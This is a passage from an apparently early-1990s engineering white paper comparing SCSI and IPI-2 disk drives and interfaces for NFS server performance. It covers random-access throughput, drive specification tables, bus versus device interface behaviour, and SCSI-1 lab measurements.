Sequential throughput favors high transfer rates and is less sensitive to initial positioning (access) times. Random throughput favors fast access times and is less sensitive to transfer rate. Unless otherwise mentioned in this report, disk throughput and disk performance refer to *random access* throughput because random throughput is the essential metric for NFS performance.

### 1.3 SCSI Skepticism and Specifications

Readers whose previous experience with SCSI disks has been limited to the Macintosh, IBM PC, or CISC-generation workstation arenas may be skeptical of "high-performance" SCSI claims. Fortunately, the SCSI *specification*—as opposed to early SCSI realizations—permits a wide spectrum of performance implementations.

SCSI is an acronym for *small computer system interface.* The original SCSI-1 specification [SCSI1] defines an 8-bit-wide bus that operates at 1–2 MB/s asynchronously and up to 5 MB/s synchronously. The SCSI-1 *common command set* comes in two parts: the mandatory commands like *inquiry*, *read*, and *write* and optional commands like *readbuffer*, *writebuffer*, and *logselect.* The SCSI-2 specification [SCSI2] defines 8-, 16-, and 32-bit busses, operating at maximum synchronous speeds of 10-, 20-, and 40-MB/s. Eight-bit SCSI-2 is defined to be hardware backward compatible with SCSI-1. The SCSI-2 command set is more precisely defined and functionally richer than SCSI-1 as well as being backward compatible. In this report, SCSI-1 and SCSI-2 can be considered equivalent unless otherwise specified.

### 1.4 IPI-2 and SMD Functional Equivalence

IPI and SMD are acronyms for *intelligent peripheral interface* and *storage module device.* Because IPI-2 and SMD both have *device-level* disk interfaces (explained later in section 3.4), they are functionally equivalent for the purpose of this report. For simplicity, then, the remainder of the report mentions only IPI disk drives, and uses unsuffixed IPI to refer to IPI-2.

## 2 Why NFS Servers Experience Random Disk Traffic

### 2.1 A Server's View of NFS Clients

Figure 1 shows a typical large NFS network. From 50 to 200 client workstations are being served from a single NFS server. Notice that the server "sees" the aggregate, mixed NFS file traffic as it arrives spontaneously and independently from all workstations on the attached networks. Now consider two facts of NFS implementation:

- *Small blocks are mandatory.* NFS I/O requests are limited to a maximum of 8 KB per read or write operation. This 8-KB maximum is required *by the definition of NFS* [Sandberg85]—and by the operating implementations of over 300 licensed NFS vendors. This means that to transfer a 1-MB file between a client and server, the client must issue 128 *separate* read or write requests, and the server

must respond to each and every one of these small 8-KB requests. This consumes substantial network capacity and causes much client and server software overhead—but the NFS protocol permits no shortcuts.

- *Randomized sequentiality.* Even in a best-case scenario where each workstation is *itself* sequentially reading or writing a large file, the server still receives an aggregate request stream that is unordered and random (assuming that most files are not shared simultaneously, almost universally true in department- and campus-sized technical environments). A single user's sequential intentions can be lost in the randomness of the whole.





**Figure 1: A large NFS environment with 50–200 client workstations served by a single NFS server. The key notion is that the manifold users offer an *aggregate* random-access disk workload. This is because it's common in medium-to-large Unix networks to attach 4–8 Ethernets, each loaded with RISC workstations, to a consolidated data server.**

## 2.2 The Nature and Limits of NFS Optimizations

Mild NFS performance optimizations are possible. Client workstations can help themselves somewhat by performing read-ahead or write-behind buffering within their own file systems (typically using BIODs). Servers could perform similar optimizations, but are usually constrained by the limited read-ahead policy of the Unix File System [McKusick84, Kleiman86], the simple-and-stateless objective of most NFS servers [Sandberg86], or the synchronous write policy of NFS itself. These complex issues of buffer cache management, per-client file contexts, and fast stable storage (to mask synchrony) are beyond the scope of this paper. They have been extensively addressed in non-NFS distributed file systems such as Sprite and Andrew [Nelson88, Rosenblum90, Howard88] that have traded some reliability for much greater performance. Srinivasan and Mogul [Srinivasan89] have applied some Sprite-inspired optimizations in a "Spritely NFS" prototype with moderate results. Lyon and Sandberg [Lyon89] have shown that fast stable storage for disk-level NFS write buffering can boost performance on write-intensive workloads (e.g., writes ≥ 15%).

In practice, the most beneficial file-server performance optimizations have been applied to non-NFS file systems. This demonstrates the limited protocol extensibility of NFS and hence the fundamental importance of a strong, underlying random-access storage subsystem for NFS itself. Keeping NFS servers simple (stateless) has explicitly forsaken some classes of software optimization for improved reliability. This is a worthwhile tradeoff, but it places strong demands on an NFS server's disk subsystem, which remains in the uncomplicated-but-unoptimized critical path of NFS server performance.

### 2.3 Storage Scalability and Disk Subsystem Design Goals for NFS

Disk storage *scalability* is a special concern in NFS servers. For example, growing an NFS server from 50 to 100 to 200 workstation users nominally requires not only double and then quadruple the storage capacity, but also *two and then four times the random-access disk I/O rate.* It is this random-access throughput increase, more than any other factor, that limits the NFS abilities of IPI disk technology.

This section has outlined why high-performance NFS file servers using standard extent-based file systems need large-capacity, scalable-throughput, random-access-optimized disk storage subsystems. This leads to some natural goals for NFS storage subsystem design:

- Select individual disks with high random throughput (fast access times).
- Design the storage controller to initiate fully concurrent seeks and allow parallel transfers.
- Pre-sort disk seeks in "elevator" queues to minimize actuator time and motion.
- Use disk drives (like SCSI) that allow autonomous seeks and buffered read-ahead transfers.
- Use multiple storage channels that permit parallel, low-latency disk-to-memory transfers.

Finally, all of the above absolute performance goals must be balanced against cost objectives that include price-performance and price-capacity.

| Non-Performance Metrics | ST41800K IPI-2 | HP C3010 SCSI-2 | IBM 0663 SCSI-2 |
|---|---|---|---|
| Customer Shipment Date | First Quarter 1992 | Second Quarter 1992 | November 1991 |
| Size (form factor) | 5.25 inch | 5.25 inch | 3.5 inch |
| Formatted Capacity (GB) | 1.43 est. (2.0 unf'mt) GB | 2.002 GB | 1.004 GB |
| Track buffer size (KB) | 0 KB | 256 KB | 256 KB |
| Spindle-synchronization Option | Yes | Yes | No |
| Typical End-user List Price | $6,400 est. | $7,500 est. | $3,800 est. |
| Price-capacity ($/MB) | $4.48/MB | $3.75/MB | $3.78/MB |
| # of Drives in 19x72-inch rack | 50 | 50 | ≥ 150 |
| Volumetric Efficiency (GB per full-size cabinet) | 72 GB | 100 GB | ≥ 150 GB |
| MTBF (rated hours) | 250,000 hr | 300,000 hr | 400,000 hr |
| Power (watts during seek) | 35 W | 38 W | 16 W |
| Surfaces (data + servo) | 18 + 0 | 19 + 1 | 15 + 1 |
| Tracks/Surface (data + spare) | 2,627 + ? | 2,253 + 70 | 2,051 + 0 |
| Sectors/Track (data + spare) | 68 + ? | 76–96 + 0 | 66 + 30–40 |
| Constant-density Recording | No | Yes (for data) | Yes (for spares) |
| Tracks/inch (tpi) | 2,250 tpi | 2,000 tpi | 2,238 tpi |
| Linear Bit Density (bits/in) | 42,000 bpi | 47,751 bpi | 58,874 bpi |

**Table 1: A SCSI and IPI HDA comparison on non-performance metrics. Some comments on the metrics: *Formatted capacity* is measured after hardware disk formatting of 512-byte sectors, but before Unix *newfs* formatting. Formatted IPI capacities are controller dependent, usually 80–85% of unformatted. Parallel-head drives such as the dual-head ST41800K IPI drive usually lose about 10% of their capacity in multihead operation. This is because more embedded control information is consumed at hardware formatting time (e.g., the union of bad spots, a doubling of spare sectors and tracks, etc.). The advantages of SCSI's *track buffers*—not now available in IPI—are discussed in section 3.3. *Spindle synchronization* is useful for ganged high-bandwidth disk-array configurations, especially RAID-3 [Patterson88]. *Spare tracks and sectors* are assigned during hardware formatting to allow the disk controller to remap bad spots with minimal performance impact. *Constant-density recording* (sometimes called *zone-bit recording*) adds more sectors per track as track radius increases, usually in a few fixed zones of constant sectors/track. This boosts disk capacity at the expense of extra controller firmware complexity.**

## 3 SCSI and IPI Disk Drive Trends and Comparison

### 3.1 Trends in Smaller Form Factors

Interestingly, the electromechanical portion—called the *head-disk assembly*, or HDA—of a single vendor's SCSI *and* IPI high-performance disks will usually be identical in coming years. SCSI will appear first in smaller form factors, driven by personal-computer needs. But only the interface electronics will be different. For instance, 5.25-inch SCSI has been common for several years, with 5.25-inch IPI appearing in late 1991. High-performance 3.5-inch SCSI is now available (e.g., from IBM); 3.5-inch IPI will lag and probably appear in 1993.

This implies that the differences in SCSI and IPI manufacturing cost will be based solely on the drive interface electronics. These *costs* are usually (but not always, depending on volume) more expensive for SCSI because of read-ahead track buffers and more powerful embedded microprocessors. Yet SCSI drive *prices* are expected to remain substantially *lower* than IPI because of intense vendor competition and volume SCSI shipments.

### 3.2 SCSI and IPI General HDA Comparison

Table 1 is a comparison of three manufacturers' HDAs: 5.25-inch "Elite-2" IPI from Seagate [Seagate91], 5.25-inch "Coyote-4" SCSI from Hewlett-Packard [HP91b], and 3.5-inch SCSI from IBM [IBM91]. Recall that an HDA consists of platters, spindle, motor, seek actuator, arms, read-write heads, etc. While two of these drives are not yet in production, evaluation units are currently available to OEMs—they're real.

### 3.3 SCSI and IPI HDA Performance Comparison

Table 2 is a performance comparison of the three HDAs reviewed in the previous section: 5.25-inch dual-head IPI from Seagate, 5.25-inch SCSI from Hewlett-Packard, and 3.5-inch SCSI from IBM.

| Performance Metrics | ST41800K IPI-2 | HP C3010 SCSI-2 | IBM 0663 SCSI-2 |
|---|---|---|---|
| Command Overhead | 1 ms est. | 500 μs est. | 950 μs |
| Seek (random average, R & W) | 11.0 ms | 11.5 ms | 10.4 ms |
| Seek (short, track-to-track) | 1.7 ms | 2.5 ms | 0.6 R & 3.0W ms |
| Rotational Speed (RPM) | 5,400 RPM | 5,400 RPM | 4,316 RPM |
| Rotational Latency (1/2 revolution) | 5.55 ms | 5.55 ms | 6.95 ms |
| Seek+Rotate Time (average) | 16.5 ms | 17.0 ms | 17.4 ms |
| Transfer Rate from Buffer (MB/s) | 7.5 MB/s unbuffered | 10 MB/s @ 8b<br>20 MB/s @ 16b | 5 MB/s |
| Transfer Rate (media MB/s) | 7.5 MB/s (dual-head) | 4.0–5.25 MB/s | 3.0 MB/s |
| Transfer Rate (sector-to-sector data MB/s) | 6.0 MB/s | 4.1 MB/s (mean) | 2.4 MB/s |
| Data Transfer Time for 8-KB (ms) | 1.4 ms | 2.0 ms | 3.4 ms |
| Fraction of Full Rotation for 8-KB Block | 12 % | 18 % | 24 % |
| Random I/O Rate (8-KB I/Os/second) | 53 IOPS | 51 IOPS | 46 IOPS |

Table 2: A SCSI-2 and IPI-2 HDA performance comparison. Some comments on the metrics: *Command overhead* for IPI drives is dependent on the controller, and is thus estimated here. *Transfer rate* is a complex number, because the media transfer rates quoted by vendors usually exceed the sector-to-sector data rate by 15–20% and the sustained cylinder-to-cylinder data rate by up to 35%. These rate reductions are caused by format information that must be read, but that is not data; the need to switch between tracks and cylinders, which can take time but transfers no data; and occasional bad spots, requiring time to process remappings. The *sector-to-sector transfer rate* is the real rate at which *data* is transferred to or from a track on the disk. It is computed by dividing the total data bytes in a track by the time of a disk revolution. For the constant-density-recorded HP drive, the middle of the three zones is used for the mean. The *average seek time* is computed over all possible seek distances, a uniform distribution. The 8-KB *data transfer time* uses the realistic sector-to-sector transfer rate and assumes that all 8 KB is on the same disk track. The *random I/O rates* indicated are computed by taking the inverse of the (command overhead + average seek time + average rotational latency + data transfer time for 8 KB).

A review of table 2 discloses generally minor drive differences: The IBM HDA has a slightly longer rotational latency because it rotates 1,100 RPM slower than the other drives. The IBM HDA has the best seek times because of its new-technology "nanoslider" actuator. Command overhead times (which reflect controller software and hardware overhead) have similar figures. Transfer rates differ: the dual-head Seagate drive is obviously fastest; the HP drive is next because of its high recording density and rotational speed; the IBM HDA's exceptional bit density is counterbalanced by its smaller form factor, which reduces track linear velocity and thus transfer rate. This leads to two final conclusions:

- *Similar small-block I/O rate (random-access throughput).* For all drive types, the sum of average seek, rotational latency, and 8-KB transfer times is close to 20 ms. This yields random-access throughput of about 50 IOPS on a single-drive basis. This means that factors other than raw performance—for instance, cost, interface, and controller issues—should be key determinants in disk-drive choices for random-access applications like NFS.
- *Superior IPI transfer rate (sequential-transfer throughput).* IPI drives are readily available with parallel-head transfer capability. By multiplexing the individual data streams of two or three read/write heads, aggregate transfer rates of 6 or 9 MB/s (or more) are possible. (Parallel-head SCSI drives could be easily built, but are not available today.) This high IPI sequential throughput can be important for the data-intensive, large-file applications typically run on supercomputers and minisupercomputers. Such throughput is largely wasted using NFS, as we will quantitatively discuss in section 4.1.

### 3.4 SCSI and IPI Interface Definitions and Operation

Comparing the SCSI and IPI interfaces is a bit like comparing bread and flour. The inquisitive reader has undoubtedly been waiting for *something* to be different, for previous sections have concluded that typical SCSI and IPI HDA performance is essentially identical. The wait is over: it is the SCSI and IPI interfaces that duel as competitors, not the HDAs. This section examines how the two interfaces work. Section 3.5 will compare their specifications and limits.

The fundamental difference between SCSI and IPI-2 is that SCSI is a *bus* interface, and IPI-2 is a *device* interface. Refer to figure 2.

#### *3.4.1 The SCSI Bus Interface*

SCSI, as a bus interface, defines a shared packet-like bus that peer devices such as disks and tapes use to conduct and communicate their business. There can be 8 devices per SCSI-1 bus and 16 per SCSI-2—addressed 0–7 or 0–15 (only two disks are shown in figure 2). The implementation of the SCSI interface in each device is called the SCSI *controller*, or just controller. Device 7 (the highest priority) is usually reserved for host system access, and this host interface is conventionally called the SCSI *host adapter*, not the "host SCSI controller." In figure 2, the Storage Processor has 10 host adaptors on a single board. Since the SCSI bus fills the traditional channel role in SCSI storage subsystems, this report occasionally uses the less-precise term "SCSI channel" to refer to the SCSI bus.

The SCSI disk controller built into SCSI disks is frequently called "intelligent." This is because the controller responds to very high-level, almost un-disk-like commands. For example, *read (logical block number L, number of sectors S)* is a SCSI command to read *S* 512-byte sectors of data from the disk starting at 512B-block *L*. Note that no disk-style cylinder, track, or sector addresses are given—just a linear block number. Also, multiple blocks (sectors) can be conveniently read—even if they cross track or cylinder boundaries, or include remapped bad spots. In a SCSI disk drive, the controller imposes a simple linear addressing scheme on top of complex physically-addressed media. The controller also transparently deals with issues of error detection and correction, bad-sector remapping, error logging, and disk buffering (see below). This intelligence is integrated *directly* into the drive by the disk vendor, who presumably best knows how to deal with these issues—in the lowest-overhead manner—for his own HDA.

SCSI is not a master-slave bus. Each device can assume control as the bus master and transact business in a request-reply fashion with any other device on the bus—usually the host, through the host adaptor. Consequently, SCSI device communication is interrupt driven, not polled, which reduces bus contention. Because the single SCSI bus is used to pass both control and data information, the SCSI bus is the storage channel (defined in section 1.1) for all attached devices.





Figure 2: Typical SCSI disk array and IPI-2 disk subsystem architectures. The storage subsystems of Auspex NetServers and Sun SPARCservers are illustrated as concrete examples of each architecture. The transfer rates in the figure correspond to current-generation 5.25-inch disks, not the forthcoming drives in tables 1–2. The Storage Processor has a maximum of 20 drives—2 per SCSI channel—and each drive can read and write concurrently as described in section 3.4.1. Do not construe the term *disk array* too elaborately: it simply refers to a disk subsystem organization that has high drive packing density (volumetric efficiency) with the drives attached to multiple parallel channels (typically ≥ 5). SPARCserver IPI subsystems support up to 8 disks per controller, and each controller has serial read and write access to each disk, as described in section 3.4.2. There is a limit of 4 IPI controllers per SPARCserver system, with a single IPI channel per controller, although other vendors support more controllers or more channels per controller. The Sun ISP-80 controllers handle a 10 MB/s channel transfer rate and are optimized (with controller buffering) for sequential read-ahead. Despite this sequential transfer advantage, section 4.3 discusses empirical testing that confirms that the limited drive concurrency of this style of IPI subsystem greatly restricts NFS (random-access) throughput.

The SCSI bus permits substantial device concurrency, since, for instance:

- The host can connect to a tape drive and give it a command to read data. The host can then disconnect from the tape while the tape executes the command and fills its internal buffers.
- While the tape is at work (and off the bus), the host can *immediately* connect to another device—say, a disk drive—and give it a command to write data (including the data). The host can now disconnect from the disk.
- While both the tape and disk are at work (and still off the bus), the host can request another disk to read data without waiting for the previous disk or tape. Again, once the disk has received the read command, it can disconnect from the host and actually perform the read into internal buffers.
- Now, when the tape has actually read its data, it becomes bus master, connects to the host adaptor, and transmits the data requested by the host over the SCSI channel.
- While the tape is sending its data, assume that the disk finishes its read operation. The disk tries to connect to the bus, but finds it busy with tape traffic. The disk non-intrusively monitors the bus until the tape finishes, then takes its turn as bus master and sends its data to the host adaptor.
- As the disk transfers the requested data to the host, many SCSI controllers will automatically read the remainder of the current disk track into its internal buffers. This is called *read ahead.* If the host should soon ask for more data on the same track (e.g., sequentially read the next few sectors), it permits the drive to quickly respond from its buffers rather than from the (slower) disk itself. If the host asks for other data (not read ahead), read-ahead operations can be instantly aborted and the requested data sought without delay. Some SCSI disks have *multisegment* caching that stores noncontiguous tracks, corresponding to different disk-traffic localities (i.e., user working sets).

Notice that the intelligent nature of the SCSI interface permits and even encourages a complete decoupling of a device's operation requests, operation execution, and operation replies. Further, requests and replies to different SCSI devices can be freely intermixed in time—device access is not *serialized* (funnelled down to a single active device), and device execution is completely autonomous and overlapped. For electromechanical devices like disks and tapes, buffering in the device's controller matches the millisecond speeds of the recording hardware to the microsecond speeds of the SCSI bus—analogous to a freeway on-ramp. This thousand-fold impedance matching between SCSI devices and the SCSI bus is a great advantage: it works like a charm, it's economical since it is built into the device, and it enables device parallelism. As we will see in section 4.4, arrays of SCSI disks can easily deliver this random-access throughput at the system level—ideal for NFS service.

*3.4.2 The IPI-2 Device Interface*

IPI-2 is a 16-bit parallel synchronous data interface with five separate control signals for disk device control. Up to eight IPI devices can be attached to a single 10-MB/s IPI *channel*, addressed 0–7. IPI is a *master-slave* channel, unlike SCSI, which has a peer-to-peer protocol. As a result, an IPI channel attaches disks to a host system through a distinguished *disk controller*. This controller is the channel master and needs no device address of its own since it controls slave devices (e.g., disk drives 0–7).

Compared to SCSI, the IPI interface is an unintelligent interface. IPI drives do not offer a bad-spot-free, linear-address disk model to the IPI channel. Rather, the IPI controller assumes these tasks, and uses the many data and control signals of the IPI channel to implement a higher-level model to the host. In essence, while SCSI puts the intelligence in each drive (in the drive's SCSI controller), IPI pulls out intelligence from the drive and puts it up on the disk channel controller, where intelligent functions are shared among the up to eight drives per channel. While this may appear to have some economic benefit, in practice the low volumes of IPI drives—and even lower volumes of frequently host-vendor-specific controllers—keep IPI subsystem prices well above similarly-configured SCSI prices.

Pushing IPI intelligence back to the controller can have serious performance disadvantages. Typical IPI controllers can command disk drives to perform concurrent seeks. But the IPI channel performs strictly serialized data transfers. Furthermore, IPI drives do not (yet) have individual read-ahead (track) buffers—buffering is pushed back to the shared controller. The result is that IPI drives on the same channel end up waiting for each other—delayed waiting to initiate raw transfers to the controller.

Consider this typical sequence of events for the IPI subsystem in figure 2:

- The IPI controller commands one disk to seek to a specified track.
- The controller immediately commands another disk on the same channel to a different track.
- The controller waits for the two disks until one of them is ready to transfer data at the desired sector on the target track and interrupts the controller. (The implications of so-called *zero-latency reads* (ZLR) are not considered here. In a ZLR transfer, data movement can start from the middle sectors—not just the first—of a multisector transfer. The remaining data—i.e., the initial sectors requested—are read later when the disk head arrives there. The piecemeal transfer is spliced together by the controller before being passed, contiguous and intact, to the host. ZLR is an advantage for large, whole-track (> 50 KB) transfers, but is of marginal help for small NFS-style 8-KB block transfers.)
- The controller accepts raw data from the ready drive, processing the preamble and postamble, performing error detection (typically by computing a Reed-Solomon ECC code), buffering, etc. The controller is fully occupied servicing this single drive for the duration of the transfer.
- During the above drive's transfer, the second drive becomes ready. But because the controller and channel are already busy with a transfer, the second drive waits—and the read-write heads spin past the desired data sectors. This is where SCSI has a key advantage: a SCSI drive that finds its channel busy *never* waits, because the SCSI HDA can transfer the target data into local-to-the-drive buffers. An IPI drive, on the contrary, must rotate completely around—wasting 11–16 milliseconds, depending on disk angular velocity (RPM)—before it can begin the transfer again. This is a significant penalty. It lets us predict that *adding more drives to an IPI channel will not linearly increase random-access throughput*—a counterintuitive hypothesis that is tested in section 4.3.

- After spinning around, the second drive executes its transfer, as long as the first drive is finished and no other drive has grabbed the IPI channel in the single-rotation interim. This serial access to the IPI channel for data transfers limits IPI's random-access throughput. This is the classic and well-known *channel contention problem* in the mainframe world, where disk drives must be coupled with a balanced number of channels to maintain unhindered storage-to-host throughput.
- Finally, consider the effect of IPI read-ahead. If an IPI controller has been programmed to perform track (or greater) read-ahead—typical of sequential-transfer environments—other waiting disks will wait even longer. Furthermore, if the read-ahead data is never used because of random-access, all that extra waiting time is *really* wasted. Contrast this with SCSI, where read-head occurs inside the drive, creating neither channel contention nor unnecessary waiting.

Several methods are available to widen IPI's serial-channel bottleneck. The easiest remedy is to use only one IPI disk per controller (which is how SCSI operates already). While computer vendors often benchmark their IPI disk subsystems using this method, it is far too expensive for most customers. A second remedy is to build multiple storage channels into one controller. Unfortunately, it takes substantial hardware real estate to cope with the low-level IPI-2 device interface, resulting in a limit on how many channels can be packed onto a printed-circuit board. Indeed, some vendors are building two-channel IPI controllers for the Unix market. But this does not match the dense channel packing possible with SCSI, where 5- and even 10-SCSI-channel host adaptors exist.

Finally, remember that IPI's serial channel is an issue only for random I/O patterns. One of IPI's *raisons d'etre* is quick, massive, single-drive sequential transfers using parallel heads. IPI will do this well even with multiple drives per IPI channel because the transfer time—for suitably long transfers—outweighs the pretransfer positioning time.

### 3.5 SCSI and IPI Interface Comparison

The previous section defined the SCSI-bus and IPI-device interfaces. It continued to describe some performance-critical operational issues of disk-to-host transfers. This section returns to basics by summarizing and comparing SCSI and IPI interface specifications. See table 3.

Reviewing table 3, there are six key attributes that distinguish SCSI from IPI:

- *Multiple transfers per bus/channel.* Because SCSI devices are buffered and intelligent, physical device data transfers can proceed in parallel, decoupled from the channel. IPI transfers, as we have seen, are direct-coupled, serial, and will often miss their optimal starting points when there is more than one drive per (busy) channel.
- *Multiple command queueing.* With both IPI and SCSI-1, command queueing (and sorting) is left as a controller function, where it is usually performed in high-performance systems. With SCSI-2, queueing can also occur within the SCSI-2 device's own controller. As well as aiding device optimization, this queueing has the added benefit of reducing bus contention by eliminating unnecessary bus handshaking when multiple commands are sent together using *command linking.*
- *Read-ahead possible.* With its internal buffering, read-ahead is natural and straightforward in SCSI devices. For disks, read-ahead is usually done on a track basis—that is, as a disk head sweeps an entire track, all the data passing under it is read into the local buffer. Lacking device-level buffering, IPI drives do not perform read-ahead themselves, although a high-performance controller will often do so. Controller-based IPI read-ahead can have serious performance implications in random-access environments like NFS, as discussed in section 3.4.2.
- *SCSI read-ahead better.* With its per-drive internal buffering, SCSI read-ahead can be more effective than IPI's controller-level buffering. This is because IPI-controller-driven read-ahead easily results in unnecessary disk delays and channel contention.
- *Zero-latency reads likely.* SCSI-1 does not usually perform ZLR. Many SCSI-2 drives do. As we have seen, IPI disks do not perform either reads or zero-latency reads themselves. In an IPI disk subsystem, then, ZLR is usually implemented in the controller.

- *IPI has better end-to-end data integrity.* Since IPI controllers perform ECC computations on raw sectors, full ECC protection is provided from the media to the controller. SCSI typically uses only ninth-bit byte-parity protection from the drive's buffer to the host. This gives IPI a distinct data-integrity edge in data-sensitive or long-cabled environments.

| Attribute | IPI-2 | SCSI-1 | SCSI-2 |
|---|---|---|---|
| Device or Bus Interface | Device | Bus | Bus |
| Arbitration Scheme | Master-slave | Peer-Peer | Peer-Peer |
| Track Buffering | No | Yes | Yes |
| Autonomous Device Operation | No | Yes | Yes |
| Multiple Transfers per Bus/Channel | No | Yes | Yes |
| Multiple Command Queueing | Yes* | No | Yes |
| Read-ahead Possible | Yes* | Yes | Yes |
| Zero-latency Reads (ZLR) Likely | Yes* | No | Yes |
| Bus/Channel Width (bits) | 16b | 8b | 8b, 16b, 32b |
| Max Bus/Channel Bandwidth (MB/s) | 10 MB/s | 5 MB/s | 10, 20, 40 MB/s |
| Device to Channel to Controller Parity? | Yes | Yes | Yes |
| Device to Channel to Controller ECC? | Yes | No | No |

Table 3: A SCSI-1, SCSI-2, and IPI-2 interface comparison. Some comments on the attributes: Section 3.4 defines *device and bus interfaces* and discusses SCSI's and IPI's *arbitration schemes. Zero-latency reads* are defined in section 3.4.2. All IPI attributes marked with an asterisk (*) are optionally implemented in the IPI controller but are not available in the drives themselves.

### 3.6 A SCSI-1 Drive Laboratory Performance Analysis

Examining disk specifications is no substitute for an empirical performance analysis. Chart 2 presents the results of extensive SCSI testing that measures the numbers presented below [Cheng90]. Hewlett-Packard 97548 663-MB SCSI-1 drives [HP89] were used. These drives—lower in both performance and capacity than the HP C3010 drives in tables 1 and 2—execute 2-MB/s asynchronous SCSI bus transfers and 4-MB/s synchronous transfers. The host adapter was a 10-channel Auspex Storage Processor attached to special instrumentation.

Here are some important conclusions from the SCSI-1 evaluation in chart 2:

- *Multiple drives on one SCSI bus perform well.* For random access there is only a 5% fall-off in throughput linearity with three synchronous drives—i.e., three drives on one SCSI channel perform *almost* three times as many random I/Os (curves 5&6). For sequential access, where SCSI bus data transfer time is larger, three-drive sequential-synchronous throughput linearity decreases 20% with read-ahead (curve 1) but only 1% with no read-ahead (curve 2).
- *The cost of random access (over sequential access) is 16 ms,* or exactly the average seek time of the HP 97548 disk drive—the expected result (curves 2&6, 4&7).
- *Sorting seeks into elevator queues works well,* reducing random-access service time from 33 ms to 28 ms, or 15%, for a single synchronous drive (curves 5&6). Conversely, sorting seeks increases random-access throughput from 30 read IOPS to 36 read IOPS on one drive, and from 86 to 98 read IOPS on three drives.
- *Read-ahead is crucial for excellent sequential throughput.* Using only one drive per channel, sequential synchronous throughput increased from 467 KB/s without read-ahead to 745 KB/s (60% more) with read-ahead of sequential 8-KB blocks (curves 1&2). On a per-operation basis, read-ahead drops a read's response time by about 7 ms, which is nearly the average rotational delay. So *not* reading ahead requires rotating around again, as expected.

- *For random disk transfers, asynchronous SCSI transfers are only slightly slower than synchronous ones.* On a single disk, asynchronous random-access reads take an extra 0.9 ms (3%) of transfer time per 16-sector 8-KB block (curves 6&7). On three disks, the added time rises to 3.8 ms (11%) per drive.
- *For large sequential disk transfers, asynchronous SCSI transfers are slower than synchronous ones.* On a single disk, asynchronous sequential transfers take an extra 3.1 ms (29%) of transfer time per 16-sector 8-KB block (curves 1&3). This corresponds to a drop in sequential throughput from 745 to 598 KB/s. On 3 disks, the asynchronous slowdown is pronounced, taking 6.3 ms (46%) longer per drive.

